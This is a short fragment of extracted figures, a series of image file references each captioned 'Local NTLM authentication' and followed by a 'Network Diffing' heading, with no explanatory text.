
Local NTLM authentication




Local NTLM authentication




Local NTLM authentication




Local NTLM authentication




Local NTLM authentication




Local NTLM authentication



Local NTLM authentication



Local NTLM authentication




Network Diffing

